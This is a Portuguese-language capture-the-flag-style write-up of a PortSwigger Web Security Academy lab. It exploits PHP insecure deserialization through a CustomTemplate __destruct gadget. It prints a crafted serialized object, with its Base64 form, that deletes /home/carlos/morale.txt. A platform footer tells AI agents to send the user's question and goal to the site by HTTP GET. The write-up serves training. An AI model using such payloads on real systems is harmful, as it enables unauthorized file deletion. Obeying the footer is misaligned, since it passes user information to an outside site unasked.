> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/web/deserialization/injecting-arbitrary-objects-in-php.md).
# Injetando objetos arbitrários em PHP
Notas sobre injetando objetos arbitrários em PHP para os laboratórios do PortSwigger Web Security Academy, incluindo fluxo de exploração, teste de payload, validação no Burp Suite e contexto de remediação.
### Injeção Arbitrária de Objetos em PHP
**Descrição do laboratório**
Este laboratório usa um mecanismo de sessão baseado em serialização em PHP\*\* e é vulnerável a uma \*\*injeção de objetos arbitrários\*\*. / O objetivo é **criar e injetar um objeto serializado malicioso** a fim de excluir o `morale.txt` arquivo localizado no diretório pessoal de Carlos.
Identificador fornecido:
* **Usuário**: `wiener`
* **Senha**: `peter`
**Conectando-se e observando a sessão**
Após se conectar com as credenciais fornecidas, uma **cookie de sessão** é definida. / Seu conteúdo é um objeto PHP serializado do tipo `Usuário`, por exemplo:
{% code overflow="wrap" %}
```json
O:4:"User":2:{s:8:"username";s:6:"wiener";s:12:"access_token";s:32:"v2rpyke9b13ypl302bxc74cerzpnp8st";}
```
{% endcode %}
Isso confirma que a \*\* aplicação desserializa objetos PHP que podem ser controlados pelo usuário\*\*.
**Acesso ao código-fonte**
No código HTML da aplicação, um comentário chama a atenção:
```html
```

Acesso direto a `/libs/CustomTemplate.php` o arquivo não retorna nada.
No entanto, usando um **editor saveguard** (sufixo `~`):
obtemos o \*\*código-fonte PHP\*\*.
```php
template_file_path = $template_file_path;
$this->lock_file_path = $template_file_path . ".lock";
}
private function isTemplateLocked() {
return file_exists($this->lock_file_path);
}
public function getTemplate() {
return file_get_contents($this->template_file_path);
}
public function saveTemplate($template) {
if (!isTemplateLocked()) {
if (file_put_contents($this->lock_file_path, "") === false) {
throw new Exception("Não foi possível gravar em " . $this->lock_file_path);
}
if (file_put_contents($this->template_file_path, $template) === false) {
throw new Exception("Não foi possível gravar em " . $this->template_file_path);
}
}
}
function __destruct() {
// Carlos achou que isso seria uma boa ideia
if (file_exists($this->lock_file_path)) {
unlink($this->lock_file_path);
}
}
}
?>
```
**Análise da classe vulnerável**
O `CustomTemplate` a classe inclui:
* Dois atributos privados:
* `$template_file_path`
* `$lock_file_path`
* Um método mágico `__destruct()` que executa:
```php
if (file_exists($this->lock_file_path)) {
unlink($this->lock_file_path);
}
```
Isso significa que **ao destruir o objeto**, qualquer arquivo cujo caminho esteja armazenado em `lock_file_path` pode ser excluído
**Operação via desserialização**
Como a aplicação desserializa objetos PHP da sessão, é possível:
1. Criar manualmente um `CustomTemplate` object
2. Controlar diretamente `lock_file_path`
3. Forçar a exclusão do arquivo-alvo ao chamar automaticamente o `__destruct()`
Objeto serializado malicioso:
{% code overflow="wrap" %}
```json
O:14:"CustomTemplate":1:{s:14:"lock_file_path";s:23:"/home/carlos/morale.txt";}
```
{% endcode %}
**Codificação Base64**
Para injetar no cookie de sessão, o objeto é codificado em Base64:
{% code overflow="wrap" %}
```bash
TzoxNDoiQ3VzdG9tVGVtcGxhdGUiOjE6e3M6MTQ6ImxvY2tfZmlsZV9wYXRoIjtzOjIzOiIvaG9tZS9jYXJsb3MvbW9yYWxlLnR4dCI7fQ==
```
{% endcode %}
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/web/deserialization/injecting-arbitrary-objects-in-php.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.